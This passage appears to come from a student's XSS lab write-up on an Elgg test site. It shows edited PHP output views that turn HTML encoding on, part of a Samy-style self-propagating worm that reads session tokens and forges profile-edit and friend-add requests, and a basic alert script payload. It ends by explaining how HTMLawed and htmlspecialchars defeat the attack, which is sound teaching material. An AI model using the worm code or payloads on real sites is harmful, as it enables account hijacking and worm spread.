                                $is_trusted = $url_host == $site_url_host;
                        }
                        if ($is_trusted === false) {
                                // this is an external URL, which we do not want to be indexed by crawlers
                                $vars['rel'] = 'nofollow';
                        }
                }
        }

        $vars['href'] = $url;
}

if (!isset($vars['title']) && isset($vars['data-confirm'])) {
        $vars['title'] = $vars['data-confirm'];
}

unset($vars['is_action']);
```


PHP ▾ Tab Width: 8 ▾ Ln 49, Col 11 INS



dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit


```php
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Saving file '/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output/dropdown.php'... PHP ▾ Tab Width: 8 ▾ Ln 13, Col 1 INS



*email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```php
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

//$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
	echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```



Alice : XSS Lab Site - Mozilla Firefox


www.xsslabelgg.com/profile/alice

Alice

About me

```
SAMY is MY HERO
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
//put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);
//Set the content and access level for the description filed
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts and Security Token __elgg_token
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content="http://www.xsslabelgg.com/action/profile/edit";
//FILL IN
var sendurl="http://www.xsslabelgg.com/action/friends/add" +
"?friend=47" + token + ts;
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
```

Repeat task 1:



Display name

Boby

About me

Public

Brief description

<script>alert('XSS');</script>

Public


Location

Public

Interests

Public

Skills



Boby

Brief description: alert('XSS');alert('XSS');

In the first screenshot we have activated HTMLawed which filters tags from input. And we can also observe that the about me section in Alice's profile contains the script but without tags and therefore Samy's attack fails. And the other countermeasure was html encoding which was activated by uncommenting htmlspecialchar in 4 different files – text.php, url.php, dropdown.php, email.php. And now when we redo task 1 we can again see that our attack failed.